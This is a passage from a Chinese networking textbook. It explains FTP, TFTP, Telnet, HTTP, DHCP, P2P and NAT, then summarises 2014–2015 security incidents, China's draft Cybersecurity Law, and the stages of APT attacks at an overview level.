FTP 的工作过程：FTP 是一个交互会话的系统，在进行文件传输时，FTP 的客户和服务器之间需要建立两个 TCP 连接，**一个控制连接，一个数据连接**。如图 3-27 所示。

FTP 服务器在接收到 FTP 客户进程发来的服务请求后，创建从属进程和该客户进程建立控制连接。控制连接在整个会话期间一直打开着，FTP 客户端发出的传送请求通过控制连接发送给服务器，但控制连接不用来传送文件，用于传输文件的是数据连接。服务器端的控制进程在接收到客户端发送来的文件传输请求后创建数据传送进程，从而和客户端的数据传送进程建立数据连接。完成文件的传送后，关闭数据传送连接并结束运

行。但控制连接并不一定关闭。




图 3-27 FTP 的两个 TCP 连接

FTP 使用客户/服务器方式，在传输层使用 TCP 可靠的服务。一个 FTP 服务器进程可同时为多个客户进程提供服务。FTP 的服务器进程由两大部分组成：**一个主进程**，负责接受新的请求；另外有若干个**从属进程**，负责处理单个请求。

① 主进程的工作步骤（接收请求）：

- 打开端口 21；
- 监听客户的请求；
- 收到请求后启动一个从属进程处理客户的请求；从属进程完成后自动终止；
- 回到监听状态。

② 从属进程的工作步骤：

- 接收主进程的命令，创建控制进程；
- 建立与客户的控制连接；
- 收到客户从控制连接发来的传送请求后，创建数据传送进程；
- 与客户建立数据连接（端口 20），并与数据传送进程关联；
- 数据传送进程控制数据连接及文件传送；
- 传送完毕，释放数据连接，终止数据进程；
- 释放控制连接，终止控制进程（一般由客户发起）。

主进程与从属进程的处理是并发地进行。

FTP 支持两种模式，一种方式叫做 Standard (也就是 PORT 方式，主动方式)，一种是 Passive (也就是 PASV，被动方式)。

- Standard 模式是 FTP 的客户端发送 PORT 命令到 FTP 服务器。FTP 的客户端首

先和 FTP 服务器的 TCP 21 端口建立连接，通过这个通道发送命令，客户端需要接收数据的时候在这个连接上发送 PORT 命令，其中包含了客户端用于接收数据的端口。服务器端通过自己的 TCP 20 端口连接至客户端的指定端口建立数据连接发送数据。

- Passive 模式是 FTP 的客户端发送 PASV 命令到 FTP 服务器。在建立控制连接时和 Standard 模式类似，但建立连接后发送的不是 PORT 命令，而是 PASV 命令。FTP 服务器收到 PASV 命令后，随机打开一个高端端口（端口号大于 1024），并且通知客户端在这个端口上传送数据，客户端连接 FTP 服务器此端口（非 20 端口）建立数据连接进行数据传送。

（2）TFTP（Trivial File Transfer Protocol）

TFTP 是 Trivial FTP 的缩写，常被称为简单文件传送协议。它采用客户/服务器方式，传输层使用 UDP 数据报，因此 TFTP 需要有自己的差错改正措施。

TFTP 只支持文件传输而不支持交互。TFTP 没有一个庞大的命令集，没有列目录的功能，也不能对用户进行身份鉴别。

TFTP 的主要特点：因为工作在停止等待方式，每个报文需要应答；使用 UDP 报文每次固定传送 512 字节的用户数据；可对文件进行读或写。

4．远程登录协议 Telnet

Telnet 的目的是提供一个相对通用的、双向的通信机制，使得用户能够登录进入远程主机系统，把自己仿真成远程主机的终端。因此，Telnet 有时也被称为虚拟终端协议。

（1）基本服务：

① Telnet 定义一个网络虚拟终端为远地系统提供一个标准接口。客户机程序不必详细了解远地系统，只需构造使用标准接口的程序。

② Telnet 包括一个允许客户机和服务器协商选项的机制，而且它还提供一组标准选项。

③ Telnet 对称处理连接的两端，一旦创建了 Telnet 会话，每台计算机都可同等地相互发送和接收数据。

（2）工作过程

Telnet 远程登录服务分为以下 4 个过程：

① 本地与远程主机建立连接。该过程实际上是建立一个 TCP 连接。

② 截获本地计算机上输入的任何命令或字符，以 NVT（Network Virtual Terminal）格式传送到远程主机。该过程实际上是从本地主机向远程主机发送一个 IP 数据报。

③ 将远程主机输出的 NVT 格式的数据转化为本地所接受的格式送回本地终端，包括输入命令回显和命令执行结果。

④ 最后，本地终端对远程主机进行撤消连接。该过程是撤销一个 TCP 连接。

5. Web 应用与 HTTP（Hyper Text Transfer Protocol）协议

（1）Web 资源组织方式与 URL

WWW（World Wide Web）称为万维网，有时简写为 Web。严格地说，WWW 并不是一种网络，而是一种信息组织方式。

WWW 是一种分布式的超媒体系统。WWW 基于浏览器/服务器模式（B/S），它改进了传统的客户/服务器计算模型，将原来客户端一侧的应用程序模块与用户界面分开，并将应用程序模块放到服务器上，这样应用程序可独立于客户端平台，使系统具有用户界面简单，可在地理与系统间移动，应用程序可移植和可伸缩等优点。WWW 多媒体信息服务系统由 Web 服务器、浏览器（Browser）和通信协议等三部分组成。其中通信协议采用的是超文本传输协议 HTTP。

（2）HTTP 协议工作原理

为了使超文本的链接能够高效率地完成，需要用 HTTP 协议来传送一切必需的信息。从层次的角度看，HTTP 是面向事务的（transaction-oriented）应用层协议，它使用 TCP 连接进行可靠的传送。HTTP 是一个无状态的协议，即服务器向客户机发送被请求的文件时，并不存储任何关于该客户机的状态信息。HTTP 协议定义了 Web 客户机是如何向 Web 站点请求 Web 页，以及服务器如何将 Web 页传送给客户机的。

HTTP 报文结构

① 请求报文格式，如图 3-28 所示。

方法	空格	URL	空格	版本	请求行
首部字段名	:	空格	值		首部行
⋮					
首部字段名	:	空格	值		
					空一行
实体主体					实体主体部分

图 3-28　HTTP 请求报文格式

请求报文			
请求方式		请求首部字段	
OPTIONS	MOVE	Accept	If-Modified-Since
GET	DELETE	Accept-Charset	Proxy-Authorization
HEAD	LINK	Accept-Encoding	Range
POST	UNLINK	Accept-Language	Referer
PUT	TRACE	Authorization	Unless
PATCH	WRAPPED	From	User-Agent
COPY	extension-method	Host	

② 响应报文格式，如图 3-29 所示。

<table>
<tr><td>版本</td><td>空格</td><td>状态码</td><td>空格</td><td>短语</td><td>状态行</td></tr>
<tr><td>首部字段名</td><td>:</td><td>空格</td><td colspan="2">值</td><td rowspan="3">首部行</td></tr>
<tr><td colspan="5">⋮</td></tr>
<tr><td>首部字段名</td><td>:</td><td>空格</td><td colspan="2">值</td></tr>
<tr><td colspan="5"></td><td>空一行</td></tr>
<tr><td colspan="5">实体主体</td><td>实体主体部分</td></tr>
</table>

图 3-29　HTTP 响应报文格式

<table>
<tr><th colspan="4">响应报文</th></tr>
<tr><th colspan="3">响应状态码</th><th>响应首部字段</th></tr>
<tr><td>Continue</td><td>MovedTemporarily</td><td>RequestTimeout</td><td>Location</td></tr>
<tr><td>SwitchingProtocols</td><td>SeeOther</td><td>Conflict</td><td>Proxy-Authenticate</td></tr>
<tr><td>OK</td><td>NotModified</td><td>Gone</td><td>Public</td></tr>
<tr><td>Created</td><td>UseProxy</td><td>LengthRequired</td><td>Retry-After</td></tr>
<tr><td>Accepted</td><td>BadRequest</td><td>UnlessTrue</td><td>Server</td></tr>
<tr><td>Non-Authoritative</td><td>Unauthorized</td><td>InternalServerError</td><td>WWW-Authenticate</td></tr>
<tr><td>Information</td><td>PaymentRequired</td><td>NotImplemented</td><td></td></tr>
<tr><td>NoContent</td><td>Forbidden</td><td>BadGateway</td><td></td></tr>
<tr><td>ResetContent</td><td>NotFound</td><td>ServiceUnavailable</td><td></td></tr>
<tr><td>PartialContent</td><td>MethodNotAllowed</td><td>GatewayTimeout</td><td></td></tr>
<tr><td>MultipleChoice</td><td>NoneAcceptable</td><td>Extensioncode</td><td></td></tr>
<tr><td>MovedPermanently</td><td>ProxyAuthentication Required</td><td></td><td></td></tr>
</table>

状态码都是三位数字，意义如下：

- 1xx 表示通知信息的，如请求收到了或正在进行处理。
- 2xx 表示成功，如接收或知道了。
- 3xx 表示重定向，表示要完成请求还必须采取进一步的行动。
- 4xx 表示客户的差错，如请求中有错误的语法或不能完成。
- 5xx 表示服务器的差错，如服务器失效无法完成请求。

6．动态主机配置协议 DHCP（DynamicHostConfigurationProtocol）

（1）DHCP 的功能

在大型网络中，为每台设备分配 IP 地址是件麻烦的事情。另外，可能没有足够多的 IP 地址为每台设备固定一个 IP 地址，按需申请、用完归还的方法，可以缓解 IP 地址不够的问题。DHCP 是一种集中管理和自动分配 IP 地址的协议。DHCP 使网络管理员能从中心节点监控和分配 IP 地址。当某台计算机移到网络中的其他位置时，能自动收到新的 IP 地址。

DHCP 使用一个 IP 地址池记录所管理的 IP 地址，分配时从地址池中取一个地址分配给特定设备，用完后回收，然后加进地址池。

DHCP 使用了租约的概念，表示 IP 地址的有效期。租用时间是不定的，主要取决于用户在某地连接 Internet 的时间。

DHCP 支持三种类型的 IP 地址分配方式：第一种人工分配，也称静态分配，DHCP 为设备分配一个固定的 IP 地址；第二种动态分配，DHCP 从地址池中分配一个 IP 地址给申请者，该地址有时间限制，在租约结束后收回；第三种自动分配，从可用地址池中选择一个地址，自动地将其永久地分配给一台设备。这种方式适合有足够多的 IP 地址，每台设备又需要有固定地址的情况。

（2）DHCP 报文格式

DHCP 的报文格式如表 3-5。

表 3-5　DHCP 报文格式

1 字节	1 字节	1 字节	1 字节
操作码	硬件地址类型	硬件地址长度	跳数
事物标识符			
秒数		标志	
客户机 IP 地址			
“你的” IP 地址			
服务器 IP 地址			
网管 IP 地址			
客户机硬件地址（16 字节）			
服务器名（64 字节）			
引导文件名（128 字节）			
选项（可变长度）			

（3）DHCP 消息类型

DHCP 的消息类型如表 3-6。

表 3-6　DHCP 消息类型

消　　息	功　　能
DHCPDISCOVER	客户进行广播以确定本地可用的服务器
DHCPOFFER	服务器给客户的应答，在其中包括了配置参数

续表

消　　息	功　　能
DHCPREQUEST	客户发送给服务器：客户从一台服务器上请求配置信息；在系统重新启动后，客户利用这个消息确认原来分配的网络地址仍然有效；客户要求对特定的网络地址租用时间要求延期
DHCPACK	服务器发向用户的消息，包括了配置参数和网络地址
DHCPNAK	服务器发向用户的消息，告知客户当前使用的网络地址无效或租期已满
DHCPDECLINE	客户发向服务器的消息，告知服务器此地址已被使用
DHCPRELEASE	客户发向服务器的消息，告知服务器此地址不再使用
DHCPINFORM	客户发向服务器的消息，要求服务器发送本地配置信息，客户已经配置好了网络地址，不需要再发送网络地址了

（4）DHCP 的工作过程

DHCP 采用客户服务器的工作方式。具体工作过程如下：

第一步：DHCP 服务器打开 UDP67 端口，监听请求；

第二步：DHCP 客户从端口 68 利用 UDP 向服务器发送，寻找 DHCP 服务器；

第三步：收到 DHCPDISCOVER 报文的 DHCP 服务器都发出 DHCPOFFER 报文作为应答；

第四步：DHCP 客户从多个 DHCP 服务器中选择一个，然后向其发送 DHCPREQUEST 报文；

第五步：DHCP 服务器回送 DHCPACK，包含分配的 IP 地址；

第六步：租用期过了一半，DHCP 客户发送请求报文 DHCPREQUEST 要求更新租用期；

第七步：DHCP 服务器若同意，则发回确认报文 DHCPACK。DHCP 客户得到了新的租用期，重新设置计时器；

第八步：DHCP 服务器若不同意，则发回否认报文 DHCPNACK。这时 DHCP 客户必须立即停止使用原来的 IP 地址，而必须重新申请 IP 地址（回到步骤第二步）；

第九步：DHCP 客户可随时提前终止服务器所提供的租用期，这时只需向 DHCP 服务器发送释放报文 DHCPRELEASE 即可。

另外，若 DHCP 服务器不响应步骤第六步的请求报文 DHCPREQUEST，则在租用期过了 87.5%时，DHCP 客户必须重新发送请求报文 DHCPREQUEST（重复步骤第六步），然后又继续后面的步骤。

7．P2P（PeertoPeer）应用协议

（1）概述

传统的 Internet 应用几乎都采用了 C/S 模式。另一种模式应用模式叫点对点的应用，即“peer-to-peer”，缩写为 P2P。这种模式不同于 C/S 以服务器为中心，它没有客户机和服务器的区别，每个主机既是服务器也是客户机，既从其他主机获取资源，同时又为其

他主机提供资源。以前人们下载文件是从服务器上，而 P2P 则是多个终端用户各下载一部分，然后互相下载，这样大量用户同时下载不但不会造成堵塞，反而速度加快。

（2）P2P 的优势

①非中心分散化：将以服务器为中心的服务分散到各个网络节点，避免出现服务器性能瓶颈；

②扩展性：随着更多的用户加入，网络整体资源和服务得到了提升和扩充；

③健壮稳定性：网络自组织管理，网络中某一节点或局部网络出现问题对整个网络不会有很大的影响；

④资源共享：能有效地利用网络中闲置的硬件资源进行计算、存储；

⑤优化传播速度：数据传播是直接在节点之间传送的，因此当用户数据增加时，其数据传播速度会大大加强。

8．网络地址转换 NAT

因特网的 IP 地址有本地地址和全球地址两类。本地地址仅在机构内部使用，由本机构自行分配，而不需要向因特网的管理机构申请。全球地址顾名思义在全球唯一的，必须向因特网的管理机构申请。由于本地地址可以由机构自行分配，所有人都可以同时使用，在一定程度上缓解了 IP 地址不足的问题。但因特网中的所有路由器对目的地址是本地地址的数据报一律不进行转发。这就需要使用网络地址转换 NAT（Network Address Translation）。通常由路由器或专用 NAT 设备担任 IP 转换的功能，且要在专用网连接到因特网的路由器或专用设备上安装 NAT 软件，装有 NAT 软件的路由器叫做 NAT 路由器，它至少有一个有效的外部全球地址。

静态 NAT 有三种类型：静态 NAT、动态地址 NAT、端口地址转换 PAT。

静态 NAT 设置起来最为简单和容易，内部网络中的每个主机都被永久映射成某个全球地址。

动态方式：以地址池的方式。地址池中有多个全球地址用来对内部地址进行映射，但不固定绑定。

端口地址转换 PAT：一个外网地址可以和多个内网地址（如一个网段）进行映射，同时在该地址上加上一个由 NAT 设备指定的 TCP/UDP 的端口号来进行区分。通过使用 PAT 可以让成百上千的本地地址节点使用一个全球地址访问 Internet。PAT 普遍应用于接入设备中，它可以将中小型的网络隐藏在一个合法的 IP 地址后面。通过这种方式把内部主机隐藏起来，从而实现了内部主机的安全性。

3.2　网络安全的基本概念

3.2.1　网络安全事件

如今，互联网的发展日新月异，互联网技术已经深度融入到人们生活的方方面面，

衣食住行、支付、理财、通信等全都与互联网离不开关系。但同时，因为网络具有开放性、隐蔽性、跨地域性等特性，存在很多安全问题亟待解决。日常生活中，网络安全事件也时常发生。本章将列举 2014 年和 2015 年发生的一些重大网络安全事件。

3.2.1.1 信息泄露事件

近些年来，信息泄露成为网络安全事件中非常突出的一类事件，以 2015 年为例，国际上就发生过很多信息泄露事件，如美国人事管理局 OPM（TheOfficeofPersonnel Management）数据泄露，2700 万政府雇员及申请人信息泄露，直接导致主管引咎辞职；美国第二大医疗保险公司 Anthem8000 万客户及员工信息泄露，丢失数据包括用户姓名、出生日期、客户 ID、社会保险码、地址、电话号码、邮件地址等；面向全球的婚外恋网站 AshleyMadison3700 万用户信息泄露，2015 年 8 月，黑客团队“ImpactTeam”公布了从该网站窃取的近 10G 的用户数据，最初，攻击者向 AshleyMadison 网站开出的条件堪称义正言辞——即刻永久关闭 AshleyMadison，否则将会有更多更详细的数据流出。后续事件的转变略显突然：“ImpactTeam”在发给 AshleyMadison 用户的邮件中称，可以支付 1.0000001 比特币（约合 225 美金）到黑客的账户中以换取泄露数据的永久删除；意大利间谍软件公司 HackingTeam 被黑，包括各种平台的木马程序（含源代码）、未公开漏洞（0day）、大量电子邮件与各种商业合同、HackingTeam 公司内部部分员工的个人资料和密码……讽刺的是，失窃的绝大部分数据本是 HackingTeam 公司用不光彩手段所采集，其中多个零日漏洞、入侵工具和大量工作邮件及客户名单的 400G 数据被传到网上任意下载；英宽带运营商 TalkTalk 被反复攻击，400 余万用户隐私数据最终泄露；摩根士丹利 35 万客户信息涉嫌被员工盗取；日养老金系统遭网络攻击，上百万份个人信息泄露等。

纵观世界风云，国内也并不能幸免，如社保系统漏洞曝光，30 余个省市的社保、户籍查询、疾控中心等系统存在高危漏洞，仅社保类信息安全漏洞涉及数据就达到 5279.4 万条，包括身份证、社保参保信息、财务、薪酬、房屋等敏感信息；乌云爆料称：网易的用户数据库疑似泄露，影响数据总共数亿条，泄露信息包括用户名、MD5 密码、密码提示问题/答案（hash）、注册 IP、生日等。网易邮箱绑定的其他账户也受到波及，如 iPhone 用户的 AppleID 等；国家旅游局漏洞致 6 套系统沦陷，涉及全国 6000 万客户、60000 多旅行社账号密码、百万导游信息，并且攻击者可利用该漏洞进行审核、拒签等操作。通过该漏洞，安全工作者获取了一则长长的名单，能够直接观看到每位用户的详细行程及个人信息。

这些信息泄露事件的影响面各有不同，美国人事管理局 OPM 上升到国与国之间的网络战争，美国第二大医疗保险公司 Anthem 和社保系统主要事关客户个人保险号和病历，全球的婚外恋网站 AshleyMadison 则主要为隐私和道德问题，已有两人因此事而自杀。意大利间谍软件公司 HackingTeam 的影响主要在于工程化的漏洞和后门代码公开，等于把网络武器交到不法人员的手中，轻易地提高了整个地下黑产的平均技术水平。

3.2.1.2　网络故障事件

2014 年 1 月 21 日下午 3 点 10 分左右，国内通用顶级域的根服务器忽然出现异常，导致众多知名网站出现 DNS 解析故障，用户无法正常访问。虽然国内访问根服务器很快恢复，但由于 DNS 缓存问题，部分地区用户“断网”现象仍持续了数个小时，至少有 2/3 的国内网站受到影响。事故发生期间，超过 85%的用户遭遇了 DNS 故障，引发网速变慢和打不开网站的情况。

2015 年 5 月 11 日晚上 21 点左右，网易旗下网易云音乐、易信、有道云笔记等在内的数款产品以及全线游戏出现了无法连接服务器的情况，影响着近亿用户，其中包含 400 万游戏用户。网易官方发布公告称，“因骨干网络出现异常，导致网易旗下部分游戏及网站论坛暂时无法登录，技术人员已经在抢修中。”直到 5 月 12 日早上 6 点多，大部分产品才恢复正常。

携程在 2015 年 5 月 28 日尴尬地创下了国内互联网公司系统瘫痪的新纪录，宕机长达 12 小时。对于宕机的原因，携程做了“不明攻击”与“员工操作失误”两次相异的解释。无论真实原因为何，12 小时的宕机造成携程的直接损失已超过千万。

3.2.1.3　恶意代码事件

2015 年 9 月 17 日，网上消息曝光非官方下载的苹果开发环境 Xcode 中包含恶意代码，会自动向编译的 App 应用注入信息窃取和远程控制功能。经确认，包括微信、网易云音乐、高德地图、滴滴出行、铁路 12306，甚至一些银行的手机应用均受影响。AppStore 上超过 3000 个应用被感染。该事件不仅打破了苹果系统的安全神话，也成为了今年国内影响最大的安全事故。

2015 年，PaloAltoNetworks 公司破获了 XcodeGhost，这是一款会感染 iOS 应用程序的恶意软件，在被发现之前就已经在苹果的 AppStore 应用程序商店存在几个月了。这种攻击依赖于 iOS 的开发人员下载某个版本的 Xcode，一款 iOS 的开发工具包的编译工具。这种工具链并不是一种新的攻击方法，但 XcodeGhost 在感染开发人员方面获得了规模非常广泛的成功。

在开发人员将其 iOS 应用程序提交到 AppStore 之前就已经受到恶意软件感染，而这种方式完全是新的。PaloAltoNetworks 公司的情报总监赖安 • 奥尔森说。开发商是很脆弱的，攻击者可以借助他们的应用程序进入到苹果公司的应用程序商店 AppStore，从而绕过苹果公司的安全管理措施。

虽然 XcodeGhost 恶意软件并不是特别危险，但其却以开创性的方式感染了数以百万计的设备。XcodeGhost 向人们展示了即使是苹果公司的围墙也可以被突破，并且是大范围的。其迫使应用程序开发人员必须清理他们的系统，重新提交自己的应用程序，并在获得他们的开发工具方面变得更慎重。而为了打击类似的攻击，iOS 的开发人员需要更加了解他们的开发系统。XcodeGhost 是第一款真正影响广泛的针对非越狱手机的恶意

软件，它让那些曾以为苹果是无懈可击的 iOS 用户们大开眼界。

3.2.1.4 漏洞利用事件

2014 年 3 月 22 日，有安全研究人员在第三方漏洞收集平台上报了一个题目为“携程安全支付日志可遍历下载导致大量用户银行卡信息泄露（包含持卡人姓名身份证、银行卡号、卡 CVV 码、6 位卡 Bin）”的漏洞。上报材料指出携程安全支付日志可遍历下载，导致大量用户银行卡信息泄露，并称已将细节通知厂商并且等待厂商处理中。一石激起千层浪，该漏洞立即引发了关于“电商网站存储用户信用卡等敏感信息，并存在泄露风险”等问题的热议。

2014 年 4 月爆出了心脏出血漏洞 Heartbleed，该漏洞是近年来影响范围最广的高危漏洞，涉及各大网银、门户网站等。该漏洞可被用于窃取服务器敏感信息，实时抓取用户的账号密码。从该漏洞被公开到漏洞被修复的这段时间内，已经有黑客利用 OpenSSL 漏洞发动了大量攻击，有些网站用户信息或许已经被黑客非法获取。未来一段时间内，黑客可能会利用获取到的这些用户信息，在互联网上再次进行其他形式的恶意攻击，针对用户的“次生危害”（如网络诈骗等）会大量集中显现。即使是在今后十年中，预计仍会在成千上万台服务器上发现这一漏洞，甚至包括一些非常重要的服务器。

3.2.1.5 法律制度制定

2015 年 6 月，第十二届全国人大常委会第十五次会议初次审议了《中华人民共和国网络安全法（草案）》（以下简称草案）。7 月 6 日，草案公布，征求公众意见。草案共 7 章 68 条，涉及网络设备设施安全、网络运行安全、网络数据安全、网络信息安全等方面。草案有以下 4 大亮点：

（1）用户不实名禁提供服务。网络运营者为用户办理网络接入、域名注册服务，办理固定电话、移动电话等入网手续，或者为用户提供信息发布服务，应当要求用户提供真实身份信息。用户不提供真实身份信息的，网络运营者不得为其提供相关服务。

（2）阻断违法信息传播。网络运营者应加强对其用户发布的信息的管理，发现法律、行政法规禁止发布或者传输的信息，应立即停止传输该信息，采取消除等处置措施。国家网信部门和有关部门发现法律、行政法规禁止发布或者传输的信息，应要求网络运营者停止传输，采取消除等处置措施，并保存有关记录。对于来自境外的此类信息，应通知有关机构采取技术措施和其他必要措施阻断信息传播。对违反者给予相应处罚。

（3）重大事件时可限制网络。因维护国家安全和社会公共秩序，处置重大突发社会安全事件的需要，国务院或者省、自治区、直辖市人民政府经国务院批准，可以在部分地区对网络通信采取限制等临时措施。

（4）出售公民个人信息最高 10 倍违法所得罚款。网络运营者对其收集的公民个人信息必须严格保密，不得泄露、篡改、毁损，不得出售或者非法向他人提供。任何个人和组织不得窃取或者以其他非法方式获取公民个人信息，不得出售或者非法向他人提供公民个人信息。依法负有网络安全监督管理职责的部门，必须对在履行职责中知悉的公

民个人信息、隐私和商业秘密严格保密，不得泄露、出售或者非法向他人提供。

建设网络强国，是国家主席习近平提出的宏伟战略目标。要有效实现这一目标，离不开坚实有效的制度保障，正是在此背景下，《网络安全法（草案）》应运而生。《网络安全法（草案）》的出台，是中国在迈向网络强国道路上至关重要的阶段性成果，意味着建设网络强国、维护和保障中国国家网络安全的战略任务，正在转化为一种可执行、可操作的制度性安排，预示着建设网络强国的制度保障正在努力迈出坚实的一步。

3.2.2　APT

当今，网络系统面临着越来越严重的安全挑战，在众多的安全挑战中，一种具有组织性、特定目标性以及长时间持续性的新型网络攻击日益猖獗，国际上常称之为 APT（AdvancedPersistentThreat 高级持续性威胁）攻击。

3.2.2.1　APT 简介

APT 攻击是一种以商业或者政治目的为前提的特定攻击，其通过一系列具有针对性的攻击行为以获取某个组织甚至国家的重要信息，特别是针对国家重要的基础设施和单位开展攻击，包括能源、电力、金融、国防等等。APT 攻击常常采用多种攻击技术手段，包括一些最为先进的手段和社会工程学方法，并通过长时间持续性的网络渗透，一步步获取内部网络权限，此后便长期潜伏在内部网络，不断地收集各种信息，直至窃取到重要情报。

一般 APT 攻击过程可概括为 3 个阶段：攻击前准备阶段、攻击入侵阶段和持续攻击阶段，又可细分为 5 个步骤：情报收集、防线突破、通道建立、横向渗透、信息收集及外传，如图 3-30 所示。

